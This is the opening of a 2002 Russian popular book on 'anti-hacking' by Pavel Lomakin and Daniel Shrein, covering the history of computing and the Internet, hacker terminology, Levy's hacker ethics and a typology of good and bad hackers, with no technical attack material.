Павел Ломакин, Даниэль Шрейн

АНТИ ХАКИНГ

- Технология хакинга
- Защита информации от НСД
- Основы криптологии
- Психология хакера

Павел Ломакин, Даниэль Шрейн

Антихакинг

Серия книг «Популярный компьютер»

ЖЛ

G

ВНИМАНИЕ! АВТОРЫ ЭТОЙ КНИГИ ПРЕСЛЕДУЮТ ЕДИНСТВЕННУЮ ЦЕЛЬ - ПОМОЧЬ ЛЮДЯМ, ПОСТРАДАВШИМ ОТ НЕСАНКЦИОНИРОВАННОГО ДОСТУПА В ИХ ЧАСТНУЮ ЖИЗНЬ, ПРОТИВОСТОЯТЬ КОМПЬЮТЕРНЫМ ВОРАМ И ХУЛИГАНАМ!

Материалы этой книги позволят вам вести борьбу с компьютерными преступлениями

Москва

Майор

Издатель Осипенко А.И.

2002

Эта книга предназначена прежде всего тем пользователям, которые совершенно неожиданно для себя оказались вынуждены заниматься, кроме основной работы, поддержанием небольшой, компьютерной сети в своей организации и не имеют (еще) достаточного опыта по работе с ней. Прочитав эту книгу, Вы сможете получить ответы на следующие вопросы:

Кто такие хакеры? Какие виды хакеров существуют?

История хакерства и их памятные деяния.

Технология хакерства.

Как устроена ваша сеть? Что такое TCP/IP и как в ней адресуются компьютеры?

Как хакеры атакуют Вашу систему?

Как избежать атаки на Вашу сеть?

Как развивались компьютерные вирусы?

Как обезопасить себя от компьютерных вирусов?

Какая ответственность предусмотрена за взлом компьютерных сетей?

Психология и логика хакера.

От авторов

Большинство людей, которые так или иначе, хотя бы раз в жизни соприкасались с компьютерами, прекрасно знают, что в среде компьютерщиков (или просто пользователей) существует один, пожалуй, самый страшный термин в компьютерных технологиях - хакер.

Этот простой до лаконичности термин относится к огромной группе людей, о которых, как правило, все знают, но их самих вряд ли кто видел, естественно, кроме людей, столкнувшихся с их ремеслом, ремеслом компьютерного взлома World Wide Web (WWW) или, что проще, Всемирной Паутины Интернет.

В отечественной компьютерной литературе сейчас появляется достаточное количество книг, посвященных хакингу. Более того, слышатся даже гневные упреки в адрес создателей этих книг за то, что они якобы провоцируют интерес молодежи к запретному плоду хакерства. Однако обвинять в подобном писателей — примерно то же самое, что обвинить в разгуле преступности журналистов, о ней пишущих. Проблема компьютерного взлома, разумеется, существует и потому о ней и пишут. И люди, совершающие попытки компьютерного взлома, делают это не всегда по причине врожденной порочности натуры, а часто просто потому, что у них нет денег заплатить за Интернет.

Очень часто люди бывают просто спровоцированы к компьютерному взлому благодаря бездарности и близорукости службы безопасности данного учреждения. Почему-то считается априорным, что банк должен иметь бронированные стекла и систему сигнализации в основном снаружи. Но для хакера зайти в операционную систему банка и увидеть, какие многонулевые сделки там проворачиваются — то же самое, что для простого смертного оказаться в неохраняемой ювелирной лавке: бери — не хочу!

В наши дни, когда все мы страдаем от компьютерных преступлений (а у кого не пропадали деньги со счета в телефонной компании сотовой связи или кто не ловил на своем компьютере «троянца» или другого, еще более злобного «червя»?), настало время рассмотреть проблемы хакинга со всех сторон и уяснить для себя психологию, технологию и, если хотите, философию этого явления.

И если авторы справятся с этой задачей хотя бы на 0,1 процента, то будут считать свою историческую миссию выполненной.

Павел Ломакин
Даниэль Шрейн

Благодарности от авторов

Наш коллектив выражает благодарность за помощь в нахождении соответствующих материалов:

Компаниям:

«Alexsoft» (www. alexsoft, ru)

«HackersTobolsk» (www. hacktobolsk. ru)

Журналам:

«Компьютерра»

«HackZone»

Сайтам:

www.hackep.ru

www.omen.ru

WhoCares ©

www. aport. ru и ее руководителю компьютерной безопасности

И лично

г-ну Е. Касперскому.

Кто они, хакеры?!

Гении или злодеи, преступники или жертвы, санитары или загрязнители компьютерной среды, великие ученые или непризнанные самоучки, богачи или вечные бедняки...

Кто же они?

В настоящее время написаны просто горы компьютерной литературы, в которой авторы так или иначе касаются проблем, связанных с хакерами, но все же по некоторым (вполне понятным для нас) причинам они не касаются близко самих хакеров и всего, что с ними может быть связано. Мы, наверное впервые, решили обратиться к проблемам хакерства, вполне осознавая, что наши читатели разделятся на две команды, одна из которых прямо заявит: ребята, да как вы умудрились об этом всем написать, памятника вам мало; вторая группа нервно отвернется и, лязгнув зубами, скажет: ах вы, такие-сякие, нашли о ком писать, больше делать вам нечего, а раз пишите, то, наверное, сами где-то хакерите. Эта группа после последней фразы тут же саркастически улыбнется и начнет набирать номер телефона, думая: вот вам, мы уже позвонили, куда следует!

Не станем ни на кого обижаться, а постараемся лучше познакомить вас с настоящим миром хакеров, какой бы он ни был... Хороший или плохой... Решайте сами! Тем более, что, наверное, многие из нас все же в душе немножечко те же самые злобные хакеры, поднимающие на своем компьютерном столе (особенно по ночам) флаг своего тайного, полумистического движения: символ «Веселого Роджера». Хотя не станем точно утверждать, что наше последнее высказывание справедливо. Но поймите, ведь это просто романтика — написать о тех людях, которых и в лицо-то никто не знает...

Начнем потихонечку (тсс-с-с-с!), покуда к нашему компьютеру никто не подсадил «троянца», с одной лишь целью - опубликовать книгу о хакерах, используя наши материалы задолго до того, как мы решимся издать наш скромный труд...

Терминология

Когда английское слово to beat (побить) слилось с русским суффиксом «ник» (он вошел в английский язык в конце 50-х гг. внутри спутника), появились битники — циничное, разочарованное поколение. На смену побитому поколению явились беззаботные дети-цветы. Большинство хиппи отрицательно относились к компьютерам, видя в них лишь средство централизованного контроля. Те же немногие, кто увидел в них мощную силу, способную преобразовать мир согласно идеалам творческой свободы, и неиерархического, недоступного никакой цензуре общения, стали работать над этим превращением. Хиппи ушли в прошлое, а их идеалы — в будущее, заложив философскую базу кибернетической революции.

На арену истории вышла новая порода нон-конформистов: хакеры. Слово «хакер» сейчас используют в двух значениях — с одной стороны, это человек, который прекрасно знает компьютер и пишет хорошие программы, а с другой — незаконно проникающий в чужие компьютерные системы с целью незаконного получения информации. Таким образом, одно слово совмещает в себе по крайней мере два значения (впрочем, один дотошный фанат хакерства насчитал целых 69): одно — нейтральное или даже хвалебное (ас, мастер), другое — окрашенное негативно (взломщик, вор).

Английский глагол to hack применительно к компьютерам может означать две вещи — взломать систему или починить ее. В основе этих действий лежит общее начало: понимание того, как устроен компьютер, и программ, которые на нем работают.

Двусмысленность термина «хакер» ведет к парадоксам. Хакер – это и герой, и хулиган, и расчетливый преступник; мастер киберреальности и угроза компьютеризированному обществу. Отсюда — крайности в оценке: хакеры подвергаются либо полной идеализации, либо такому же полному очернению.

Реальность, как всегда, посередине. Грубо говоря, хакера как породы людей вообще не существует. Существуют реальные люди, играющие с компьютерами в очень разные игры. Мотивы игры, ее правила и результаты, к которым она приводит, не сводимы к какой-либо единой формуле, а образуют обширное поле возможностей.

Третье поколение киберреволюционеров — хакеры начала 80-х гг., создали множество прикладных, учебных и игровых программ

для персональных компьютеров. Типичная фигура здесь — Мич Кейпор, бывший учитель трансцендентальной медитации, создавший программу «Lotus 1-2-3», которая весьма способствовала успеху IBM-овских компьютеров. Подобно большинству компьютерных первопроходцев, Кейпор по-прежнему активен. «Фонд электронных рубежей» (Electronic Frontier Foundation), основанный им совместно с текстовиком из «Грейтфул Дэд», успешно влияет на политику Вашингтона в отношении гражданских прав в киберпространстве.

Создание неиерархической системы коммуникации, называемой Usenet, и бесчисленных «досок объявлений» (BBS) — тоже их заслуга. Руководствуясь той же «хакерской этикой», что и предыдущие поколения, они противостоят коммерционализации Интернета, создавая программы, которые тут же становятся доступны всякому, кто их пожелает — так называемые «freeware» или «shareware», живо напоминая «диггеров» 60-х, «подрывавших капитализм», бесплатно раздавая свои имущество и товары.

«Конечно, — пишет Бренд, — далеко не всякий на электронных рубежах ощущает свою преемственность с контркультурными корнями 60-х. Трудно назвать хиппи Николаса Негропонте, шефа Лаборатории массовых коммуникаций в Массачусетском институте технологии (M.I.T.), или магната «Майкрософта» Билла Гейтса. Тем не менее, философия 60-х сохраняет живой творческий потенциал. Виртуальная реальность — компьютеризированное сенсорное погружение — получила свое название и была снабжена начальной технологической базой Джейроном Ланье, который вырос в Нью-Мехико в «геодезической юрте» (изобретение Букминстера Фуллера, популярное среди хиппи), зарабатывал деньги игрой на флейте в Нью-Йоркской подземке и до сих пор носит длиннейшие растафаровские косички. Последнее поколение суперкомпьютеров, допускающих громадное количество параллельных подключений, разрабатывалось и запускалось в производство гениальным «волосатиком» Данном Ниллисом, который задался целью построить машину, «которая могла бы нами гордиться». Система криптографирования, называемая PGP (Pretty Good Privacy), обеспечивающая приватность каждому пользователю, — детище патлатого пацифиста из Боулдера Филиппа Циммермана (кстати, за то, что он забросил свое изобретение в Интернет, американские власти хотели впаять ему срок — там действует закон, запрещающий экспорт сильных криптографических методов), а нашумевшая программа «SATAN», позволяющая выявлять дыры в защите компьютерных систем, — творение неуживчивого анархиста Дэна Фармера».

В 1984 году Стивен Леви в своей знаменитой книге «Хакеры: герои компьютерной революции» сформулировал принципы хакерской этики:

«Доступ к компьютерам должен быть неограниченным и полным»

«Вся информация должна быть бесплатной»


«Не верь властям — борись за децентрализацию»

«Ты можешь творить на компьютере искусство и красоту»

«Компьютеры могут изменить твою жизнь к лучшему»

Эти формулировки, если взглянуть шире, восходят, несомненно, к коммунализму и свободомыслию хипповских коммун 60-х годов. Но если взглянуть глубже, то мы углубимся в такие дебри веков...

Глава 1
ХАКЕРСТВО КАК СОЦИАЛЬНОЕ ЯВЛЕНИЕ



Дебри веков или прародители хакерства

Мы не хотели бы углубляться в богословские споры, но окажемся недалеки от истины, назвав первым хакером Адама. И если читатель вспомнит состояние собственной бессильной злобы и бешенства, которое овладело им в тот момент, когда он обнаружил, что чей-то злобный вирус уничтожил плоды его многолетних стараний на харддиске любимого «пентиума»; если вспомнит, что он поклялся сделать, когда найдет негодяя, укравшего с его счета в компании сотовой связи последние доллары за оплату переговоров, то... То наш читатель, как человек разумный, сможет оценить великодушие и гуманность Создателя, который в отместку за разрушение его программы развития нашей цивилизации всего лишь изгнал первых хакеров из рая. Адама же недаром до сих пор считают основателем Каббалы и прочих противных Богу наук, направленных на то, чтобы распознать (и разрушить!) планы Создателя.

Впрочем, если взглянуть на этот вопрос непредвзято, то изобретение человеком числа — уже явилось прямым вторжением в Божий промысел. Когда человек взялся за систематизацию чисел, он напрямую начал хакерствовать (а как же еще назвать попытки цифрового вмешательства в определение и изменение человеческой судьбы, предназначения, характера?..). Но в те времена попытки древнейших героев-полубогов Гермеса-Трисмегиста, Орфея и Тота обучить человечество Каббале и тем самым сделать цифровую мудрость всеобщей привели лишь к разобщению людей. И хотя у них получилось хакнуть божественное предопределение

с помощью пирамид, но провалилась авантюра с Вавилонской башней... Видать, не спала херувимская компьютерная безопасность. И человечество на тьму веков погрузилось в заботы о дне насущном, а для этого хватало и простого абака, который ближе к нашим векам трансформировался в счеты. Но человечество не оставляло мечты о хакерстве. «Мы, в конце концов, не твари дрожащие, обреченные жрать, пить и совокупляться до семидесяти лет, а потом уходить в землю, а мы право имеем распоряжаться своей судьбой, предвидеть будущее и менять его». Так, во всяком случае, полагали многие из мудрейших людей своего времени и изобрели науки главные: алхимию, астрологию, нумерологию... и науки вспомогательные, прикладные: математику, алгебру, химию... Они потребовали обилия вычислений. И люди стали вычислять!

Потребность в автоматизации вычислений возникла у человека очень давно — задолго до появления компьютеров. Вначале для этого использовались простейшие «устройства»: счетные палочки, камни, пальцы и т.д. Где-то 1500 лет назад (а может быть, и значительно раньше) появилось первое механическое вычислительное устройство - счеты.

Первые вычислительные устройства

Блез Паскаль

В 1642 году Блез Паскаль изобрел и сконструировал механическое устройство, выполняющее сложение чисел, а немногим позже — в 1673 году — Готфридом Лейбницем был создан арифмометр, который позволял выполнять четыре арифметических действия. В XIX веке подобные устройства получили довольно широкое распространение, в основном они использовались при составлении баллистических таблиц для артиллерийских стрельб. Существовала даже специальная профессия — счетчик — человек, работающий с арифмометром. Однако арифмометр был достаточно малоэффективным устройством, так как даже десятки счетчиков могли работать по нескольку недель или даже месяцев. Причина этого проста: ввод данных и вывод результатов осуществлялись человеком, а скорость его работы, как известно, очень невысока.

В первой половине XIX века английский математик Чарльз Бэббидж задался целью построить универсальное вычислительное устройство, которое должно было бы работать без участия человека. Для этого оно должно было бы исполнять программы, вводимые с перфокарт (перфокарты в то время уже широко использовались в ткацких станках), а также иметь память для хранения исходных данных и промежуточных результатов.

Эта машина значительно превосходила по своим возможностям уровень развития техники того времени, поэтому Бэббидж не смог довести работу по реализации своего проекта до конца. Однако он разработал все основные идеи, и в 1943 году американец Говард Эйкен, опираясь на них, смог построить на одном из предприятий фирмы IBM подобную машину на основе электромеханических реле, которая получила название «Марк-1». Еще раньше идеи Бэббиджа были переоткрыты немецким инженером Корандом Цузе, который в 1941 году построил аналогичную машину.


К тому времени потребность в автоматизации вычислений настолько возросла, что над созданием машин, подобных машинам Эйкена и Цузе, работало еще несколько групп исследователей. В 1943 году группа специалистов под руководством Джона Мочли и Преспера Экерта начала конструировать аналогичную машину на основе уже электрических ламп, а не реле. Созданная ими машина ENIAC работала в тысячу раз быстрее, чем Марк-1, но для задания программы приходилось несколько часов или даже дней подключать необходимым образом провода.

Чарльз Бэббидж

Уже тогда существовала более или менее продолжительная и саморазвивающаяся техническая культура программистов-энтузиастов, людей, которые устанавливали программное обеспечение и забавлялись с ним. Это были так называемые «Настоящие Программисты». Эта порода людей обычно имела инженерную или физическую квалификацию. Они носили белые носки и полиэстеровые рубашки, галстуки, очки с толстыми стеклами и составляли программы на машинном языке и Ассемблере, ФОРТРАНЕ и полудюжине древних языков, теперь забытых. Они были предшественниками культуры хакеров и, в значительной степени, остались невоспетыми героями предыстории.

Начиная с 1945 года технология вычисления привлекает наибо-

лее яркие и творческие умы мира. В 1945 году к работе был привлечен знаменитый математик Джон фон Нейман, который подготовил доклад об этой машине. В своем докладе он ясно и просто изложил основные принципы функционирования универсальных вычислительных устройств, т.е. компьютеров. Фон Нейман описал, каким должен быть компьютер, чтобы он был универсальным и удобным средством для обработки информации. Он прежде всего должен иметь следующие устройства:



Джон фонНьюман и его первыйкомпьютер

— арифметическо-логическое устройство, которое выполняет арифметические и логические операции;

— устройство управления, которое организует процесс выполнения программ;

-- внешние устройства для ввода-вывода информации.

Принципы функционирования ЭВМ, разработанные фон Нейманом, оказались настолько хороши, что они (с небольшими изменениями) до сих пор используются в современных компьютерах.

Возникновение Internet

Мир тесен... Подтверждением этого обыденного выражения может служить история возникновения Internet. Как это ни парадоксально звучит, но возникновению Internet США в определенной степени обязаны... Советскому Союзу.

После второй мировой войны, продемонстрировав друг другу и остальному миру наличие ядерного и водородного оружия, Советский Союз и США начали разработку ракетных носителей для доставки этого оружия. Соперничество велось ускоренными темпами в обстановке строжайшей секретности. Уже в 1947 году США ввели по отношению к Советскому Союзу санкции, ограничивающие экспорт стратегических товаров и технологий. Под технологией в этом случае понималась специальная информация, необходимая для разработки, производства и использования изделия. Эти ограничения были окончательно сформулированы и оформлены в 1950 году созданным координационным комитетом по многостороннему стратегическому экспортному контролю — КОКОМ (COCOM — Coordinating Committee

for multilateral strategic export controls). Начавшаяся холодная война и изоляция от мировых достижений науки и техники потребовали от Советского Союза абсолютной самостоятельности. Соперничество двух ведущих держав мира стало захватывать сферы науки и технологии. Поскольку все работы велись в обстановке строжайшей секретности, то, как гром среди ясного неба, 4 октября 1957 года прозвучало сообщение о запуске Советским Союзом первого искусственного спутника Земли, что показало наличие у Советского Союза ракетоносителей, а также отставание в этой области США. Запуск первого искусственного спутника и послужил причиной подписания Президентом США Д. Эйзенхауэром документа о создании в рамках Министерства обороны Агентства по перспективным научным проектам — DARPA (Defence Advanced Research Project Agency).

История Всемирной Паутины (так еще иногда называют Интернет) берет свое начало с далекого 1962 года. И началось все, как всегда, с военных. Так уж повелось, что все самые полезные изобретения человек в первую очередь пытается использовать в военной области. Тогда Дж. Ликлайдер стал первым руководителем исследовательского компьютерного проекта в DARPA. Он сумел убедить своих преемников в важности создания глобальной сети взаимосвязанных компьютеров, с помощью которой каждый сможет быстро получать доступ к данным и программам любого компьютера.

Впервые такая связь компьютеров, находящихся в разных штатах, осуществилась в 1965 году благодаря Лоуренсу Робертсу и Томасу Мерилу. Она происходила по низкоскоростной коммутируемой телефонной линии. Но это была первая в мире нелокальная компьютерная сеть. В конце 1966 года Лоуренс Роберте пришел в DARPA, где он начал работу над концепцией компьютерной сети. Довольно быстро появился план ARPANET (Advanced Research Project Agency Network). А уже в августе 1968 года DARPA организовала открытый конкурс на разработку коммуникатора пакетов IMP (Interface Message Processor — Интерфейсный процессор сообщений).

Первое межкомпьютерное сообщение было послано в конце 1969 года. Тогда первым узлом ARPANET стал Сетевой измерительный центр Клейнрока (Калифорнийский университет в Лос-Анджелесе), второй узел был образован в Стэндфордском исследовательском институте. Первоначальная концепция объединения сетей ARPANET постепенно должна была перерасти в Интернет. Вот оно, величайшее событие в истории Интернет — к началу 70-х взошел первый росток Интернет. Хотя и состоял он из четырех компьютеров. Однако в по-

следующие годы число компьютеров, подключенных к ARPANET, быстро росло.

ARPANET была первой трансконтинентальной высокоскоростной компьютерной сетью. Построенная отделением Министерства обороны как эксперимент в цифровой связи, она вскоре стала соединять Калифорнийский университет в Санта-Барбаре и Университет Солт-Лейк Сити в штате Юта. За несколько лет она разрослась настолько, что стала соединять вместе сотни университетов, силовых ведомств и научно-исследовательских лабораторий.

Для связи компьютеров между собой необходим язык, с чьей помощью можно осуществлять передачу данных. Этот язык называется «протокол». Однако первые компьютеры сети ARPANET использовали коммуникатор пакетов IMP. Этот коммуникатор пакетов разработала группа во главе с Фрэнком Хартом из компании Bolt-Beranek-Newman. Это дало возможность исследователям всюду обмениваться информацией с беспрецедентной скоростью и гибкостью, чрезвычайно увеличивая производительность совместной работы, темп и интенсивность технологического прогресса.

Одновременно велись работы и по созданию функционально полного протокола межкомпьютерного взаимодействия и другого сетевого программного обеспечения. В декабре 1970 года была завершена работа над первой версией протокола NCP (Network Control Protocol — Протокол управления сетью). Его разработала Сетевая рабочая группа под руководством С. Крокера.

Первоначально основным стимулом к созданию сети ARPANET, а затем и Интернет было совместное использование ресурсов. Объединять сети было гораздо практичнее, чем увеличивать число очень дорогих компьютеров.

Демонстрация ARPANET состоялась в 1972 году на Международной конференции по компьютерным коммуникациям (International Computer Communication Conference). Так Интернет впервые вышел в свет. Уже тогда Сеть содержала электронную почту (e-mail). Именно она и стала первым достижением, доступным широкой публике. Для своего времени электронная почта была тем же, чем в наши дни является Всемирная Паутина, — исключительно мощным средством общения и обмена научными данными.

Но ARPANET делала кое-что еще. Эти электронные магистрали соединили хакеров по всему США в критическую массу; вместо того, чтобы оставаться в небольших изолированных группах, каждая из которых была со своей собственной эфемерной культурой, они нашли себя как сетевое племя.

Первые намеренные артефакты хакерства — первые списки сленга, первая сатира, первые осознанные обсуждения хакерской этики — все передано по наследству на ARPANET в эти ранние годы. (Первая версия Jargon File, как главный пример, датирована 1973 г.). Хакерство взросло в университетах, соединенных с сетью, особенно (хотя не обязательно) в их отделениях информатики.

Тогда же, в 1972 году, Боб Кан высказал идею открытой сетевой архитектуры. Она заключалась в том, что Интернет основывается на идее существования множества независимых сетей почти произвольной архитектуры. При подобном подходе архитектура и техническая реализация отдельных сетей не навязываются извне. Открытая сетевая архитектура подразумевает, что отдельные сети могут проектироваться и разрабатываться независимо, со своими уникальными интерфейсами, предоставляемыми пользователям или другим поставщикам сетевых услуг, включая услуги Интернета.

Боб Кан решил разработать новую версию протокола, удовлетворяющего требования окружения с открытой сетевой архитектурой. Этот протокол позднее будет назван TCP/IP (Transmission Control Protocol/Internet Protocol -- Протокол управления передачей/Межсетевой протокол). Весной 1973 года Боб Кан пригласил Винта Серфа для совместной работы над детальной спецификацией протокола. В первоначальном документе Серфа и Кана по объединению сетей описывался один протокол, названный TCP. Он предоставлял все услуги по транспортировке и перенаправлению данных в Интернете. Позже произошли реорганизация первоначального варианта TCP и разделение его на два протокола: IP, обслуживающий только адресацию и перенаправление отдельных пакетов, и TCP, имеющий дело с управлением потоком данных и нейтрализацией потери пакетов.

В конце 70-х гг. стало ясно, что рост Интернета сопровождается ростом заинтересованного исследовательского сообщества, все больше нуждающегося в средствах координации. Тогда Винт Серф, руководитель программой «Интернет» в DARPA, сформировал несколько координирующих органов.

Но в 1983 году Барри Лейнер, возглавивший исследовательскую группу «Интернет», решил, что продолжающийся рост Интернет-сообщества требует перестройки координирующих механизмов. А уже в 1985 году, когда наблюдался стремительный рост практических и технологических аспектов Интернета, Управление DARPA перестало быть крупным единственным инвестором Интернета. На арену стали

выходить коммерческие проекты.

В том же 1985 году Боб Кан и Барри Лейнер ушли из DARPA, после чего активность Управления в области Интернет пошла на убыль.

Интернетнасовременномэтапе

«Интернет — это место, это среда, состоящая из людей и мириадов их взаимодействий. Это не просто технология, а новый способ сотрудничества, участия и заботы. Предприятия, которые признают гуманитарный аспект в Интернете, с большей вероятностью добьются успеха в искусственных мирах Электронной эры, ибо они поймут, что все искусственное коренится в реальности, а реальность коренится в наших сердцах». Такое определение Интернета дал Винт Серф.

«Интернет — это место, где встречаются грязные подонки самых разных стран, чтобы воровать, удовлетворять свои низменные потребности, кишмя кишащее ворами и проходимцами, способными просто из вредности нагадить вам, обокрасть и развратить вас и ваших детей, зачастую даже не из-за злобности характера и не из-за жажды наживы, а просто по природной склонности отравлять жизнь другим людям». Об авторе этого определения мы умолчим, но и таковое, несомненно, имеет право на жизнь, особенно рядом с первым.

Как это ни странно, но революционное влияние Интернета на мир компьютеров и коммуникаций не имеет исторических аналогов. Все предыдущие ключевые изобретения человечества, такие, как телеграф, телефон, радио и компьютер, лишь подготовили почву для происходящей ныне беспрецедентной интеграции. В наши дни Интернет одновременно является и средством общемирового вещания, и средой для сотрудничества и общения людей, охватывающей весь земной шар.

Рост популярности сети Интернет в коммерческом секторе привел к тому, что Интернет отошел от первоначальных исследовательских корней. Это в сочетании с осознанием необходимости общественной поддержки Интернета привело к формированию в 1991 году Сообщества Интернет (Internet Society) под руководством Винта Серфа. В 1992 году Совет по развитию Интернета (Internet Activities Board) был превращен в Совет по архитектуре Интернета (Internet Architecture Board), функционирующий под покровительством Сообщества Интернет.

Последующее создание и широкое распространение Всемирной Паутины привлекли в Интернет новых людей, не причислявших себя

к числу исследователей и разработчиков сетей. Была создана новая координирующая организация W3C (World Wide WEB Consortium), которая приняла на себя обязанность по развитию протоколов и стандартов, ассоциированных с WEB.

К настоящему моменту Интернет практически вышел из-под контроля государственных организаций и превратился в обширный источник информации и универсальное средство общения для людей во всем мире.

По последним оценкам, проводимым исследовательскими организациями, в настоящее время число пользователей Интернета в мире составляет около 240 миллионов человек. Около 2 миллионов человек пользуются Интернетом в России. А по прогнозам, к 2005 году число пользователей Интернета в мире превысит 1 миллиард человек.

Кто они - вампиры сети?

Возможно, кто-то из вас думает, что хакеры - это самые страшные монстры, которых породил на свет Божий безумный **XX** век. Мы не станем оспаривать чью-то правоту, а просто постараемся помочь вам разобраться в самих терминах. А они (это важно!) вводят вас порой в заблуждение в самом начале знакомства со Всемирной Паутиной WWW. Давайте начнем все наши «разбирательства» с самой терминологии и по принципу: не путать Божий дар с яичницей!

Согласно словарю известного Guy L. Steele хакеры подразделяются на следующие виды.

Hacker

1. Индивидуум, который получает удовольствие от изучения деталей функционирования компьютерных систем и от расширения их возможностей, в отличие от большинства пользователей компьютеров, которые предпочитают знать только необходимый минимум.

2. Энтузиаст программирования; индивидуум, получающий удовольствие от самого процесса программирования, а не 6т теоретизирования по этому поводу.

Cracker

Основная задача кракера состоит в непосредственном осуществлении взлома системы с целью получения несанкционированного доступа к чужой информации — иначе говоря, для ее кражи, подмены

или для объявления факта взлома. Кракер (в отечественной терминологии «крякер»), по своей сути, ничем не отличается от обычного вора, взламывающего чужие квартиры и крадущего чужие вещи. Он взламывает чужие вычислительные системы и крадет чужую информацию.

Каково? Кто-то тут же отмахнется! Точно, ей-ей по телевизору не про тех говорили, мол «свистнули» чьи-то пароли и продавали халявный доступ в Интернет?

Низменность мотивов кракеров приводит к тому, что 90% из них являются «чайниками», которые взламывают плохо администрируемые системы, в основном, благодаря использованию чужих программ (обычно эти программы называются exploit). (Причем это мнение тех самых 10% профессиональных кракеров.). Такие профессионалы – бывшие хакеры, ставшие на путь нарушения закона. Их, в отличие от кракеров — «чайников», остановить действительно очень сложно, но, как показывает практика, отнюдь не невозможно (вспомните пресловутого и затертого до дыр в прессе бедного Митника!). Лучше всего, как показывает практика, для установки лучшей безопасности собственного компьютера пригласить в гости... профессионального хакера. И дешевле и, в принципе, удобнее.

Но и темных лошадок (то бишь кракеров) также не в коем случае не следует сваливать в одну кучу, обзывая их при этом «ворюгами».

Freeker

Это телефонный грабитель, выражающий свое несогласие с ценовой политикой телефонных компаний путем выкачивания денег из их перспективных клиентов и перекладывая их в свой карман.

Какие хакеры бывают еще?

Хорошие хакеры

В своей книге Леви говорит о трех поколениях хакеров. Первое возникло в 60-х — начале 70-х гг. на отделениях компьютерных наук в университетах. Используя технику «разделения времени», эти парни преобразовали «компьютеры общего пользования» (mainframes) в виртуальные персональные компьютеры.

Затем, в конце 70-х гг., второе поколение делает следующий шаг — изобретение и производство персональных компьютеров. Эти неака-

демические хакеры были яркими представителями контркультуры. Например, Стив Джобе, хиппибитломан, бросивший колледж, или Стив Возняк, инженер в «Хьюлетт-Паккард». Прежде, чем преуспеть в «Apple», оба Стива занимались тем, что собирали и продавали так называемые «blue-boxes» — «голубые коробки» — хакерские приспособления, позволяющие бесплатно звонить по телефону (в скобках заметим, что производство подобных устройств началось и у нас). О «блю-боксах» мы подробнее расскажем в третьей части нашей книги, всецело посвященной компьютерному фрикингу.

Третье поколение киберреволюционеров — хакеры начала 80-х гг. — создало множество прикладных, учебных и игровых программ для персональных компьютеров. Типичная фигура -- Мич Кейпор, бывший учитель трансцендентальной медитации, создавший программу «Lotus 1-2-3», которая весьма способствовала успеху компьютеров IBM. Подобно большинству компьютерных первопроходцев, Кейпор по-прежнему активен. Его «Фонд электронных рубежей»(Electronic Frontier Foundation) успешно влияет на политику Вашингтона в отношении гражданских прав в киберпространстве.

За годы, прошедшие со времени выхода книги Леви, к власти пришло четвертое поколение революционеров. Именно они преобразовали милитаристскую ARPANET в «тотальную дигитальную эпидемию», известную ныне как Интернет. Руководствуясь той же «хакерской этикой», что и предыдущие поколения, они противостоят коммерциализации Интернет, бескорыстно создавая программы, которые тут же становятся доступны всякому, кто их пожелает, — так называемые «freeware» или «shareware» (по нынешней русской терминологии «шаровары», отсюда и ласковый термин для таких блаженных — «шароварники»), живо напоминая «диггеров» 60-х, «подрывавших капитализм», бесплатно раздавших свои имущество и товары.

Таковы «хорошие хакеры», двигающие технический прогресс и использующие свои знания и умения на благо человечества. Им, как водится, противостоят «плохие» — они читают чужие письма, воруют чужие программы и всеми доступными способами вредят прогрессивному человечеству.

Плохие хакеры

Их можно условно разделить на четыре группы.

Первая группа, состоящая в основном из молодежи, — люди, взламывающие компьютерные системы просто ради собственного удовольствия. Они не наносят вреда, а такое занятие весьма полезно для

них самих — со временем из них получаются превосходные компьютерные специалисты.

Вторая группа — пираты. Для того, чтобы получить адреса компьютеров, на которых находятся свежие программы (warez — на хакерском жаргоне), надо что-либо дать взамен. В качестве оплаты принимаются либо тот же самый warez, либо адреса компьютеров со взломанной защитой. Как вы понимаете, администратор компьютерной системы заметит, что на дисках его компьютера вдруг осталось мало места, и быстро прикроет дыры, поэтому используемые пиратами компьютеры приходится часто менять (компьютер с ворованными программами используется в среднем от одного дня до недели). Именно поэтому адреса компьютеров со взломанной защитой пользуются таким спросом. Такие пиратские группы имеют более или менее четкую структуру: есть люди, взламывающие защиту на компьютерах, есть — перетягивающие программы к себе (на пиратском жаргоне — курьеры).

